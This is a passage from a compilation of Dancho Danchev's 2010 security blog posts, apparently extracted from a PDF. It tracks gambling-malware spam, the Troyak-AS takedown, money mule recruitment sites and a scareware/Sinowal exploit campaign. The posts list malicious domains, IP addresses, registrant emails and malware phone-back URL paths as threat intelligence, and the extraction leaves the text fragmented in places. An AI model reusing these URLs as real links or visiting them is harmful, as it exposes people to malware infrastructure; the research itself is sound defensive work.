sgameelite.net - Email: dfgdsfvcb@163.com

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sharpwinner.net - Email: dfgdsfvcb@163.com
smart-enough.net - Email: dfgdsfvcb@163.com
smart-fire.net - Email: dfgdsfvcb@163.com
smart-log.net - Email: dfgdsfvcb@163.com
smart-nest.net - Email: dfgdsfvcb@163.com
smart-spree.net - Email: dfgdsfvcb@163.com
steelites.net - Email: dfgdsfvcb@163.com
surveylite.net - Email: dfgdsfvcb@163.com
targetelite.net - Email: dfgdsfvcb@163.com
theelites.net - Email: dfgdsfvcb@163.com
theelites.net - Email: dfgdsfvcb@163.com

theywin.net - Email: dfgdsfvcb@163.com

velowinner.net - Email: dfgdsfvcb@163.com

vote-smart.net - Email: dfgdsfvcb@163.com

wanttowin.net - Email: dfgdsfvcb@163.com

winbot.net - Email: dfgdsfvcb@163.com

winnercrest.net - Email: dfgdsfvcb@163.com

winnerfast.net - Email: dfgdsfvcb@163.com

winnerhut.net - Email: dfgdsfvcb@163.com

winnerincumbent.net - Email: dfgdsfvcb@163.com

winnermass.net - Email: dfgdsfvcb@163.com

winnerpub.net - Email: dfgdsfvcb@163.com

winnerrocket.net - Email: dfgdsfvcb@163.com

winnersalon.net - Email: dfgdsfvcb@163.com

winnerscan.net - Email: dfgdsfvcb@163.com

winnertake.net - Email: dfgdsfvcb@163.com

winnertal.net - Email: dfgdsfvcb@163.com

winnertoyou.net - Email: dfgdsfvcb@163.com

zap-smart.net - Email: dfgdsfvcb@163.com

Name servers of notice:

ns1.bb6ns.com - 58.83.8.45 - Email: li-zhenshu@163.com

ns1.bedws.com - 218.61.126.28 - Email: guoxiufenghy@163.com

ns1.catdogns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.cebht.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.dd5ns.com - 61.191.191.61 - Email: li-zhenshu@163.com

ns1.dogmens.com - 208.78.242.185 - Email: hmr@data99.com

ns1.euromarketorder.com - 218.61.126.28

ns1.fesws.com - 218.61.126.28 - Email: info2@data99.com

ns1.goatdns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.hh7ns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.kindball.com - 218.61.126.28 - Email: zhaokaijunlp@163.com

ns1.mm8ns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.nn4ns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns1.ss6ns.com - 61.191.191.61 - Email: shirley9127@hotmail.com

ns1.wildnn.com - 208.78.242.185 - Email: hmr@data99.com

ns2.gg9ns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns2.sruisorehoes.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns2.zz8ns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns3.bavns.com - 218.61.126.28 - Email: shirley9127@hotmail.com

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ns3.bawns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns3.becns.com - 218.61.126.28 - Email: li-zhenshu@163.com

ns3.bojns.com - 218.61.126.28 - Email: li-zhenshu@163.com

The campaign is a great example of cybercrime-friendly affiliate networks, with the cybercriminals in this case

investing a modest amount of money for the actual spamming process, and then earning 30 % flat rate, which can

also be scaling between 20 % to 45 % depending on their choice.

The practice has been around for years. Here are three monetizations strategies seeing within the last two years, all of which remain an active tactic for fraudsters to take advantage of:

- Brandjacking and monetizing through pseudo-value added crapware applications- this practice has been profiled in a previous analysis "[4]Cybersquatting Security Vendors for Fraudulent Purposes". PandaSecurity's reaction back then? Immediate notification of their legal department.
- SMS micro-payment scams through typosquatting and brandjacking this tactic has already been profiled in

"[5]Legitimate Software Typosquatted in SMS Micro-Payment Scam" analysis. Compared to the typosquatting in the previous scheme, this campaign was monetizing freely available software.

• Abuse of legitimate affiliate networks - In January, 2009, I [6] profiled and took down a campaign that has typosquatted domains for popular applications and was advertising them through Google's AdSense in an attempt to earn money from a legitimate affiliate network - [7] Conduit's Rewards Program. The abuse of these

networks can be easily taken care of, since the cybercriminal that's violating their Terms of Service is exposing himself as a legitimate user, with his very own CampaignID.

You may want to reconsider using an online gambling application that's being spammed using a botnet, with the

actual application crypted using a tool exclusively used by malware authors in an attempt to bypass signatures based antivirus scanning. Amazon's Web Services are aware of this campaign. Action against it should be taken shortly.

This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.

- 1. http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html
- 2. http://ddanchev.blogspot.com/2007/11/malware-serving-online-casinos.html

3.

http://www.virustotal.com/analisis/2488c1252a5b3207d7afb 9b6e14ebb38ff3abcd44aba0de1055db88b2b2416b8-12670

93771

4. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

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- 5. http://ddanchev.blogspot.com/2009/07/legitimate-software-typosquatted-in-sms.html
- 6. http://ddanchev.blogspot.com/2009/01/exposing-fraudulent-google-adwords.html
- 7. http://www.conduit.com/
- 8. http://ddanchev.blogspot.com/
- 9. http://twitter.com/danchodanchev

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Fotolog's FTLog Malware Campaign Serves Bogus Video Codecs (2010-02-26 00:02)

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1.3

March

205



Summarizing Zero Day's Posts for February (2010-03-02 21:20)

The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for February, 2010. You [2]can also go through [3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero Day's main feed, [6]follow me or all of [7]ZDNet's blogs on Twitter.

Recommended reading - [8]Reports: SQL injection attacks and malware led to most data breaches; [9]Re-

port: Malicious PDF files comprised 80 percent of all exploits for 2009 and [10]10 things you didn't know about the Koobface gang

- **01.** [11]Does Blippy really pose a security risk?
- **02.** [12]Reports: SQL injection attacks and malware led to most data breaches
- **03.** [13] Scammers phishing for sensitive iPhone data

- **04.** [14]Report: Malicious PDF files comprised 80 percent of all exploits for 2009
- 05. [15] The Kneber botnet FAQ
- **06.** [16]10 things you didn't know about the Koobface gang

This post has been reproduced from [17]Dancho Danchev's blog. Follow him [18]on Twitter.

- 1. http://blogs.zdnet.com/security
- 2. http://ddanchev.blogspot.com/2010/01/summarizing-zero-days-posts-for.html

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- 3. http://ddanchev.blogspot.com/2010/02/summarizing-zero-days-posts-for-january.html
- 4. http://updates.zdnet.com/tags/dancho+danchev.html? t=0&s=0&o=1&mode=rss
- 5. http://feeds.feedburner.com/zdnet/security
- 6. http://twitter.com/danchodanchev
- 7. http://twitter.com/zdnetblogs
- 8. http://blogs.zdnet.com/security/?p=5421
- 9. http://blogs.zdnet.com/security/?p=5473
- 10. http://blogs.zdnet.com/security/?p=5452
- 11. http://blogs.zdnet.com/security/?p=5401
- 12. http://blogs.zdnet.com/security/?p=5421

- 13. http://blogs.zdnet.com/security/?p=5460
- 14. http://blogs.zdnet.com/security/?p=5473
- 15. http://blogs.zdnet.com/security/?p=5508
- 16. http://blogs.zdnet.com/security/?p=5452
- 17. http://ddanchev.blogspot.com/
- 18. http://twitter.com/danchodanchev

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Don't Play Poker on an Infected Table - Part Three (2010-03-09 22:43)

The monetization of phony online gambling networks – clearly tolerating systematic violation of their TOS – is

continuing with the scammers behind last month's campaign ([1]Don't Play Poker on an Infected Table - Part Two) spamvertising another portfolio of domains using new templates.

It's worth pointing out that the spammers don't just earn revenue every time someone installs the applica-

tion, but also, every time the, now converted visitor, interacts financially with the service, a monetization approach you'll see in the attached screenshots.

Detection rates for the spamvertised binaries (downloaded from gamez-lux.com and we3tt.com): [2]StarsVIPCasino_Setup.exe - Result: 14/42 (33.33 %); [3]GoldenMummyEN.exe - Result: 9/42 (21.43 %);

[4]RubyRoyaleEN.exe - Result: 11/42 (26.19 %). Sample phone back locations:

download.thepalacegroupgaming.com; pcm3.valueactive.eu; rubyfortune.mgsmup.com

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Spamvertised domains include:

adrembovesttes.net - Email: pengjiajie222@163.com

bonuscasinoslux.net - Email: fgsdvbbvd@qq.com

bonusgameslux.net - Email: fgsdvbbvd@qq.com

bonusluxcasinos.net - Email: fgsdvbbvd@qq.com

bonusluxplays.net - Email: fgsdvbbvd@qq.com

bonusplayslux.net - Email: fgsdvbbvd@qq.com

casinosbonuslux.net - Email: fgsdvbbvd@qq.com

casinosluxclub.net - Email: fgsdvbbvd@qq.com

casinosluxstar.net - Email: fgsdvbbvd@qq.com

clopelinesutes.net - Email: fgsdvbbvd@qq.com

clubgameslux.net - Email: fgsdvbbvd@qq.com

clubluxgames.net - Email: fgsdvbbvd@qq.com

club-of-lux.net - Email: fgsdvbbvd@qq.com

clubs-play.net - Email: fgsdvbbvd@qq.com

clubvegas-games.net - Email: fgsdvbbvd@qq.com
gameclubviva.net - Email: fgsdvbbvd@qq.com
game-lux-club.net - Email: fgsdvbbvd@qq.com
gamesbonuslux.net - Email: fgsdvbbvd@qq.com
games-gold.net - Email: fgsdvbbvd@qq.com
gameslux.net - Email: fgsdvbbvd@qq.com



gamesstarlux.net - Email: fgsdvbbvd@qq.com
gamevivagold.net - Email: fgsdvbbvd@qq.com
gorxshop.net - Email: sdfxckj@msn.com
hannoweramtes.net - Email: ftyughsere@qq.com
lutiok.net - Email: ftgy23fge@126.com
luxbonusgames.net - Email: fgsdvbbvd@qq.com
luxbonusplays.net - Email: fgsdvbbvd@qq.com
luxcasinosbonus.net - Email: fgsdvbbvd@qq.com
luxclubcasinos.net - Email: fgsdvbbvd@qq.com
luxclubplays.net - Email: fgsdvbbvd@qq.com
luxgamesbonus.net - Email: fgsdvbbvd@qq.com
luxgamesbonus.net - Email: fgsdvbbvd@qq.com

luxplaysclub.net - Email: fgsdvbbvd@qq.com
luxplaysstar.net - Email: fgsdvbbvd@qq.com
luxs-games.net - Email: fgsdvbbvd@qq.com
luxstarplays.net - Email: fgsdvbbvd@qq.com
mollehoukutes.net - Email: guoaiwense@163.com
murgadobarotes.net - Email: guoaiwense@163.com
namedosaras.net - Email: ftyughsere@qq.com
210



pay3500win.net - Email: dfgdvbcv@sina.com
playeuro777.net - Email: fghvvbcfgds@tom.com
playeuro888.net - Email: fghvvbcfgds@tom.com
playglobal777.net - Email: dfhhjg4ee@163.com
playsclublux.net - Email: fgsdvbbvd@qq.com
playsluxclub.net - Email: fgsdvbbvd@qq.com
realcash-mine.net - Email: dfgdvbcv@sina.com
realcash-offer.net - Email: dfgdvbcv@sina.com
realcash-wins.net - Email: dfgdvbcv@sina.com
regal-jackpot.net - Email: dfgdvbcv@sina.com
regalvegas-online.net - Email: dfgdvbcv@sina.com

royalcasino777.net - Email: edwfrsdf@126.com

royalcasino888.net - Email: edwfrsdf@126.com

royalvegas-play.net - Email: dfgdvbcv@sina.com

satregonovates.net - Email: pengjiajie222@163.com

softaserutes.net - Email: ftyughsere@qq.com

softoutnertes.net - Email: ftyughsere@qq.com

softuoplowtes.net - Email: ftyughsere@qq.com

stargameslux.net - Email: ftyughsere@qq.com

starluxcasinos.net - Email: ftyughsere@qq.com

sundowutortes.net - Email: guoaiwense@163.com

vegasclubsgame.net - Email: fgsdvbbvd@qq.com

vegasgamesclub.net - Email: fgsdvbbvd@qq.com

Sample monetization in action:

211





Phony affiliate networks are reserve the right to forward the responsibility for the malicious activity to participants violating their Terms or Service. A violation that earned both parties significant amounts of money, in between

The "don't play poker on an infected table" series are prone to expand.

Related posts:

[5]Don't Play Poker on an Infected Table - Part Two

[6]Don't Play Poker on an Infected Table

[7]Malware Serving Online Casinos

This post has been reproduced from [8]Dancho Danchev's blog. Follow him [9]on Twitter.

1. http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html

2.

http://www.virustotal.com/analisis/ad58e2bfc9a66e15b3138 50161ec77c33a6dbc0417d7e0797f3f172148089c34-12681

61342

3.

http://www.virustotal.com/analisis/bc360709586603262a58fbba4172d46a454db03bdd229b36ff166ca63a2b8e07-12681

212

61306

4.

http://www.virustotal.com/analisis/9bbda63b61d7b94f8b5bbf94da7eca948422af758ab6690fe30ed7f27e71200e-12681

<u>61379</u>

5. http://ddanchev.blogspot.com/2010/02/dont-play-poker-on-infected-table-part.html

- 6. http://ddanchev.blogspot.com/2007/09/dont-play-poker-on-infected-table.html
- 7. http://ddanchev.blogspot.com/2007/11/malware-serving-online-casinos.html
- 8. http://ddanchev.blogspot.com/
- 9. http://twitter.com/danchodanchev

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AS50215 Troyak-as Taken Offline, Zeus C&Cs Drop from 249 to 181 (2010-03-10 21:01)

2nd update for Friday, March, 12, 2010 - [1]Troyak-AS is down again - " *This AS is not currently used to announce prefixes in the global routing table, nor is it used as a visible transit AS.* "

UPDATED: Friday, March, 12, 2010 - Troyak-AS peering courtesy of [2]AS25189 - NLINE-AS JSC Nline. Since

the entire Troyak-as takedown campaign is turning into an infinite loop, it's time for a "terminating condition".

2nd update for Thursday, March 11, 2010: Troyak-AS is back from the dead. Upstream courtesy of [3]AS8342

- RTCOMM-AS RTComm.RU Autonomous System. The good news? Troyak's Zeus C &Cs are still offline.

UPDATED: Thursday, March 11, 2010 - [4]TROYAK-AS Starchenko Roman Fedorovich is dead again - " *This AS is not currently used to announce prefixes in the global routing table, nor is it used as a visible transit AS.* "

UPDATED: Troyak-as is now [5]**AS44051 YA-AS Professional Communication Systems**.

[6]AS50215 Troyak-as, the cybercrime-friendly virtual neighborhood that was a key component in the hosting

infrastructure for all of the Zeus-crimeware serving campaigns during Q1 of 2010, has been taken offline, resulting in a pretty evident drop in Zeus C &Cs, according to this graph courtesy of the [7]ZeusTracker.

AS50215 Troyak-as (**ctlan.net**; **prombd.net**) was of course the tip of the iceberg, directly or indirectly interacting with the following ASs:

- AS31366 smallshop-as Stebluk Vladimir Vladimirovich bld
- AS44107 PROMBUDDETAL-AS Prombuddetal LLC
- AS50369 VISHCLUB-as Kanyovskiy Andriy
- AS49934 VVPN-AS PE Voronov Evgen Sergiyovich
- AS47560 VESTEH-NET-as Vesteh LLC

Don't pop the corks just yet, their customers, in particular their money mule recruitment customers are already

migrating to the competition.

From a cybercriminal's perspective, such minor operational glitches don't undermine the business model. Sadly, it's 214

more cost-effective to build a new botnet, compared to trying to gain access to the old one. What truly undermines their business model is their inability to utilize the monetization vector.

AS50215 TROYAK-AS Starchenko Roman Fedorovich activity during Q1, 2010:

- [8]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware
- [9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams
- [10]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild
- [11]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild
- [12]Keeping Money Mule Recruiters on a Short Leash Part Two

This post has been reproduced from [13]Dancho Danchev's blog. Follow him [14]on Twitter.

- 1. http://cidr-report.org/cgi-bin/as-report?as=AS50215
- 2. http://cidr-report.org/cgi-bin/as-report?as=AS50215
- 3. http://cidr-report.org/cgi-bin/as-report?as=AS50215
- 4. http://cidr-report.org/cgi-bin/as-report?as=AS50215
- 5. http://cidr-report.org/cgi-bin/as-report?as=AS50215
- 6. http://www.abuse.ch/?p=2417
- 7. https://zeustracker.abuse.ch/monitor.php?filter=online
- 8. http://ddanchev.blogspot.com/2010/01/outlook-web-access-themed-spam-campaign.html

- 9. http://ddanchev.blogspot.com/2010/01/pushdo-serving-crimeware-client-side.html
- 10. http://ddanchev.blogspot.com/2010/02/photoarchive-crimewareclient-side.html
- 11. http://ddanchev.blogspot.com/2010/02/tax-report-themed-zeusclient-side.html
- 12. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 13. http://ddanchev.blogspot.com/
- 14. http://twitter.com/danchodanchev

215



Money Mule Recruiters on Yahoo!'s Web Hosting (2010-03-11 20:41)

UPDATED: Saturday, March 13, 2010 - Yahoo! Web Hosting abuse just pinged me that " *We have investigated the sites and taken the necessary action*".

Just how dumb, or perhaps ingenious is a cybecriminal that would host his money mule recruitment opera-

tions using Yahoo!'s Web Hosting services? Is the reputable hosting location, worth the risk of having their campaigns taken down much easily than if there were hosting them on the bad reputation block, and would have never bothered replying to abuse notifications?

Whatever the motivation of the people behind this money mule recruitment campaign, they are currently us-

ing Yahoo! Web Hosting. Domains in question, including contact details:

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- Reed Financial Services - reed-fs.com - 68.180.151.74

555 11th St NW

Washington, DC 20004

Phone numbers:

(866) 863-6438

(202) 355-6678 (FAX)

217



- Stevens Financial Solutions - **stevensfs.com** - 98.136.50.138; 69.147.83.187; 69.147.83.188

Postal address:

Stevens Financial Solutions

Bahnhofstrasse 32

CH-8001 Zurich, Switzerland

Value Added Tax Nr.: 428 643

Phones and fax no's:

Phone: +41 (43) 219-2551

Fax 1: +41 (43) 219-2551

Fax 2: +1 (866) 703-7622 US Toll-Free

- Waters & Co. LLP - watersllp.com - 216.39.57.104

400 East Pratt Street,

Baltimore, MD 21202

United States

Phone numbers:

(443) 524-9221

(443) 524-9221 (FAX)

218



- Nilson Financial Solutions - **nilson-fs.com** - 98.136.92.76; 98.136.92.77; 98.136.92.78

Nilson Financial Solutions

Bahnhofstrasse 32

CH-8001 Zurich, Switzerland

Value Added Tax Nr.: 428 643

Phones and fax no's:

Phone: +41 (43) 219-2551

Fax 1: +41 (43) 219-2551

Fax 2: +1 (866) 472-0560 US Toll-Free

Upon submitting the personal details, the potential money mule is required to send a scanned copy of their

ID or driving license:

• " Familiarize yourself with all clauses of the contract. Fill the contract and send us a scanned copy of it to the email address info@watersllp.com or by fax: (443) 524-9221. The contract becomes valid from the moment of the

reception of the correctly filled copy of the contract. You should be familiar with that the validity of the contract in the electronic form is completely identical to the contract signed at personal presence of both parties.* To pass the procedure of identity verification in order to prevent fraudulent registrations, you are required to send a scan of valid ID or a driving license to the e-mail: info@watersllp.com or by fax: (443) 524-9221. We guarantee full confidentiality of your personal information, more information on this matter you will find in our Privacy Policy PLEASE LET US KNOW BY EMAIL WHEN YOU WILL FAX BACK/EMAIL AS ATTACHEMENT THE CONTRACT AND

APPLICATION FORM WITHIN 48 HOURS."

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Yahoo!'s Web Hosting abuse team has been notified of the campaigns, and will nuke the offline a.s.a.p

Related coverage of money laundering in the context of cybercrime:

- [1]Dissecting an Ongoing Money Mule Recruitment Campaign
- [2]Keeping Money Mule Recruiters on a Short Leash Part Two
- [3]Keeping Reshipping Mule Recruiters on a Short Leash
- [4]Keeping Money Mule Recruiters on a Short Leash
- [5]Standardizing the Money Mule Recruitment Process
- [6]Inside a Money Laundering Group's Spamming Operations
- [7]Money Mule Recruiters use ASProx's Fast Fluxing Services
- [8] Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [9]Dancho Danchev's blog. Follow him [10]on Twitter.

- 1. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html
- 2. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html
- 3. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html
- 4. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html
- 5. <u>http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html</u>
- 6. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

- 7. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html
- 8. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html
- 9. http://ddanchev.blogspot.com/
- 10. http://twitter.com/danchodanchev

220



Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild (2010-03-13 00:17)

AS50215 Troyak-as customers are back, with an ugly mix of scareware, sinowal, and client-side exploits serving campaign using the " *You don't have the latest version of Macromedia Flash Player*" theme. Quality assurance is also in place this time, with the client-side exploit serving domains using a well known "[1] *function nerot*" obfuscation technique in an attempt to bypass link scanners.

Let's dissect the campaign, list all the typosquatted and spamvertised domains, the client-side exploit serving

iFrames and the actual scareware.

Sampled

URLs

archives

.wesh.kr/archive0715/?id=test@test.com;

anonymousfiles

.wesh.or.kr/archive0715/?id=test@test.com.

221



Spamvertised and typosquatted currently active domains include:

enyg.ne.kr - Email: EneesC9563@hotmail.com

enyk.ne.kr - Email: EneesC9563@hotmail.com

enyz.ne.kr - Email: EneesC9563@hotmail.com

enyg.kr - Email: EneesC9563@hotmail.com

enyk.kr - Email: EneesC9563@hotmail.com

envg.co.kr - Email: EneesC9563@hotmail.com

enyk.co.kr - Email: EneesC9563@hotmail.com

envt.co.kr - Email: EneesC9563@hotmail.com

enyz.co.kr - Email: EneesC9563@hotmail.com

enyg.or.kr - Email: EneesC9563@hotmail.com

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enyk.or.kr - Email: EneesC9563@hotmail.com

enyt.or.kr - Email: EneesC9563@hotmail.com

enyz.or.kr - Email: EneesC9563@hotmail.com

enyt.kr - Email: EneesC9563@hotmail.com

enyz.kr - Email: EneesC9563@hotmail.com
erase.co.kr - Email: PalacidoL6860@hotmail.com
erase.ne.kr - Email: PalacidoL6860@hotmail.com
erase.or.kr - Email: PalacidoL6860@hotmail.com
erasm.co.kr - Email: PalacidoL6860@hotmail.com
erasm.kr - Email: PalacidoL6860@hotmail.com
erasm.ne.kr - Email: PalacidoL6860@hotmail.com
erasm.or.kr - Email: PalacidoL6860@hotmail.com
erasw.co.kr - Email: PalacidoL6860@hotmail.com

erasv.kr - Email: PalacidoL6860@hotmail.com
erasv.ne.kr - Email: PalacidoL6860@hotmail.com
erasv.or.kr - Email: PalacidoL6860@hotmail.com
erasw.co.kr - Email: PalacidoL6860@hotmail.com
erasw.kr - Email: PalacidoL6860@hotmail.com
erasw.ne.kr - Email: PalacidoL6860@hotmail.com
erasw.or.kr - Email: PalacidoL6860@hotmail.com
wesc.ne.kr - Email: PalacidoL6860@hotmail.com
wesc.ne.kr - Email: PalacidoL6860@hotmail.com
wese.co.kr - Email: PalacidoL6860@hotmail.com

wese.or.kr - Email: PalacidoL6860@hotmail.com

wesh.co.kr - Email: PalacidoL6860@hotmail.com

wesh.kr - Email: PalacidoL6860@hotmail.com

wesh.or.kr - Email: PalacidoL6860@hotmail.com

wesi.co.kr - Email: PalacidoL6860@hotmail.com

wesi.kr - Email: PalacidoL6860@hotmail.com

wesi.or.kr - Email: PalacidoL6860@hotmail.com

wesw.co.kr - Email: PalacidoL6860@hotmail.com

wesw.kr - Email: PalacidoL6860@hotmail.com

wesw.ne.kr - Email: PalacidoL6860@hotmail.com

wesw.or.kr - Email: PalacidoL6860@hotmail.com

Name servers of notice:

ns1.hr-skc.com - 74.117.63.218 - Email: hr@skrealty.net

ns1.welcomhell.com - 74.117.63.218 - Email: klincz@aol.com

ns1.skcstaff.com - 87.117.245.9 - Email: staffing@skhomes.com

ns1.limeteablack.net - 87.117.245.9 - Email: doofi@usa.com

Upon visiting the spamvertised links, the cybercriminals are then enticing the user into manually downloading

update.exe - [2]Trojan:Win32/Alureon.DA; Mal/FakeAV-CS - Result: 10/42 (23.81 %).

The sample phones back to the following location, downloading the actual scareware (**setup.exe** - [3]Mal/FakeAV-CS; FakeAlert-FQ - Result: 9/41 (21.96 %)), and ensuring the the cybercriminals phone back with the affiliate ID to

confirm a successful installation:

- **gotsaved.cn/css/_void/crcmds/main** - 91.212.132.7 - Email: georgelem@xhotmail.net

gotsaved.cn/css/_void/srcr.dat

gotsaved.cn/css/_void/crcmds/install

gotsaved.cn/css/ _void/crfiles/serf

gotsaved.cn/css/_void/crcmds/builds/bbr

gotsaved.cn/css/_void/crfiles/bbr

gotsaved.cn/css/_void/knock.php

gotsaved.cn/css/ _void/crcmds/extra

- automaticallyfind.org/?gd=KCo7MD8uPS4iPA==
 &affid=XF5W &subid=AQoY &prov= &mode=cr &v=6
 &newref=1
- 69.39.238.101 Email: larrypenn@xhotmail.net

automaticallyfind.org/?gd=KCo7MD8uPS4iPA== &affid=Wg== &subid=GwocGwEEHQ== &prov= &mode=cr

```
&v=6nkr
```

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beinahet.com/readdatagateway.php?type=stats

&affid=319

&subid=new

&version=3.0

&adwareok

-

193.169.234.30 - Email: Vrapus.Kamat@gmail.com

- **mega-fast.org/page2/setup** - 91.212.132.8 - Email: Vrapus.Kamat@gmail.com

mega-fast.org/page2/setup0

Parked on 91.212.132.5, 91.212.132.7, 91.212.132.8 (**gotsaved.cn**) are also:

airportweb.cn - Email: JoannaWilhelm@xhotmail.net

gotsaved.cn - Email: georgelem@xhotmail.net

gotsick.cn - Email: georgelem@xhotmail.net

gottired.cn - Email: georgelem@xhotmail.net

gotunderway.cn - Email: georgelem@xhotmail.net

gotupset.com - Email: DianaFister@xhotmail.net
methodsweb.com - Email: bryantlew@xhotmail.net
pickingweb.cn - Email: JoannaWilhelm@xhotmail.net
prima-fast.org - Email: Vrapus.Kamat@gmail.com
publishingweb.cn - Email: JoannaWilhelm@xhotmail.net
quickfreescan.org - Email: GrantPursell@xhotmail.net
scanerborn.cn - Email: KristinDunton@xhotmail.net
scanerexcuse.cn - Email: KristinDunton@xhotmail.net
scanernurse.cn - Email: KristinDunton@xhotmail.net



scanerwhatever.cn - Email: KristinDunton@xhotmail.net
senateweb.com - Email: bryantlew@xhotmail.net
webdocuments.cn - Email: JoannaWilhelm@xhotmail.net
Parked on 69.39.238.101 (automaticallyfind.org) are also:
guysfind.org - Email: larrypenn@xhotmail.net
automaticallyfind.org - Email: larrypenn@xhotmail.net
findalternate.org - Email: larrypenn@xhotmail.net
As we've already seen in previous campaigns, each and every domain is embedded with an iFrame, which this time

behaves differently, much more covertly than the one used before. **ylwgheakrozn.com** /**ld/nov1/** - 66.135.37.211 -

Email: getilak11@yahoo.com would attempt to load the following:

- ylwgheakrozn.com /nte/nov1.php
- ylwgheakrozn.com /nte/avorp1nov1.py
- ylwgheakrozn.com /nte/NOV1.py
- The folks at FireEye have covered the "[4]**function nerot**" in depth in January, 2010, and have analyzed a campaign using a similar structure as the current one

But would also attempt to load the nonexistent:

- ylwgheakrozn.com /nte/AVORP1NOV1.exe

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- ylwgheakrozn.com /nte/NOV1.exe
- ylwgheakrozn.com /nte/NOV1.asp
- ylwgheakrozn.com /nte/NOV1.html

The campaign ultimately serves [5]**Backdoor.Sinowal.DJ**; Result:

15/42 (35.71 %) through an obfuscated

[6]Exploit.PDF-JS.Gen - Result: 18/42 (42.86 %).

Parked on same IP where the iFrame domains is, is the remaining portfolio of domains presumably prepared

for rotation, in fact some of them are already involved in malicious activity.

At 69.174.245.148; 75.125.212.58; 66.135.37.211; 190.120.228.44 and 76.74.238.94 is the rest of the client-side exploits serving domains portfolio:

aabtiktadve.com - Email: adminhhhPolego@hotmail.com
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acdcwpbathr.com - Email: vikolr5ty@yahoo.com
acdlsvladve.com - Email: ade45Meehan4@yahoo.com
aghgiqfathr.com - Email: eeeDalmanbei@yahoo.com
balhimana.com - Email: Malachowski@yahoo.com
dbcavsaddve.com - Email: Wilfredo-admin@yahoo.com
ddehkyhddve.com - Email: admnBowgrenfd@yahoo.com
ddewphwddve.com - Email: W-Leet1210@yahoo.com
dhjgjwgddve.com - Email: adminSeaborn09@yahoo.com
dhjvnvvddve.com - Email: adminSeaborn09@yahoo.com
ddiaiscjdthr.com - Email: Nelsondwer4@yahoo.com
ejsinlbyidid.com - Email: nerForbes09@yahoo.com

fgdchevuno.net - Email: 22232344sad22b1yj@msanz.com

fgnmgojuno.com - Email: 2223234422awbyj@msanz.com

fgxwuyyuno.com - Email: 2223234422asdbyj@msanz.com

ghedifauno.com - Email: 2223234422asd1byj@msanz.com

ghtsuumuno.com - Email:

222323442qw1e2byj@msanz.com

hdewptwhdve.com - Email: zekoAdmin@yahoo.com

hhjvnzvhdve.com - Email: qwMeier34ed@hotmail.com

jcdcwxbjthr.com - Email: kovin78213@yahoo.com

jefshosjdve.com - Email: Computer66Heads@yahoo.com

kbclyokkthr.com - Email: admHalliday666@yahoo.com

kdvarmgibtp.com - Email: aatrganz10@yahoo.com

Ibckqbkldve.com - Email: W-Leet1210@yahoo.com

mcdcwjbmthr.com - Email: Lobertzqeq437@yahoo.com

mghvegumthr.com - Email: eeeDalmanbei@yahoo.com

mjisuvrmthr.com - Email: domainHodge2@hotmail.com

229

pdecaxcpdve.com - Email: Computer66Heads@yahoo.com

pfgeeeepdve.com - Email: admndomsale12@yahoo.com

pfgfgdepthr.com - Email: finsky777admin@gmail.com

pfgoykopdve.com - Email: Wildeysgh67@yahoo.com **pfgtihtpdve.com** - Email: admnBowgrenfd@yahoo.com pianwinpdve.com - Email: Wilfredo-admin@yahoo.com qabaqbyqthr.com - Email: admHalliday666@yahoo.com qabtihtqdve.com - Email: Lawrencee45sd@yahoo.com qcdvnhvqdve.com - Email: Lawrencee45sd@yahoo.com qefshvsqdve.com - Email: Wildeysgh67@yahoo.com **qqhqixfqthr.com** - Email: Nquyen10@gmail.com **aghkafkadve.com** - Email: adminsales@yahoo.com **qqhpbapqdve.com** - Email: qwMeier34ed@hotmail.com **qqhvexuqthr.com** - Email: Richmondsw3d@yahoo.com **qhjcwfbqthr.com** - Email: asVeles45@hotmail.com 230

qlpkoxmdzxsb.com - Email: QLPKOXMDZXSB.COM@domainservice.com

sjidamcsthr.com - Email: Gallippihu67@yahoo.com

sjinfcmsthr.com - Email: domainadmin@navigationcatalyst.com

tbcpbxptdve.com - Email: hoters12admin@yahoo.com

tfgoyqotdve.com - Email: Brodeursdfrtr@yahoo.com

thjgjcgtdve.com - Email: Harrisasasd@yahoo.com

tiashostdve.com - Email: aaLehmann34s@yahoo.com

ubcvesuuthr.com - Email: kovin78213@yahoo.com

uefxrwxudve.com - Email: admndomsale12@yahoo.com

wghgiwfwthr.com - Email: Richmondsw3d@yahoo.com

yvbbpgrixovr.com - Email: dioSingh12@yahoo.com

Monitoring of the campaign is ongoing, updates will be posted as soon as new developments emerge.

Related Troyak-as activity and previous campaigns maintained by their customers:

[7]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181

[8]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[9]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

